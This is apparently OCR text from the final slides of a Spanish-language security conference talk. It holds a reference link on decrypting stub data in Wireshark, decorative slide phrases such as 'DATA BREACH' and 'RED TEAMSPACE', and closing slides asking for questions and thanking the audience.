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
- https://medium.com/tenable-techblog/decrypt-encrypted-stub-data-in-wireshark-deb132c076e7

¿Preguntas?


DATA BREACH
WHERE
S THE
TRUTH
THE QUESTION IS: ARE YOU SURE YOU'RE IN THE RIGHT PLACE?
NO SIGNAL
TERMINAL 2.1
TERMINAL 2.123
EKOPARTY 20
RED TEAMSPACE

¡Gracias por su atención!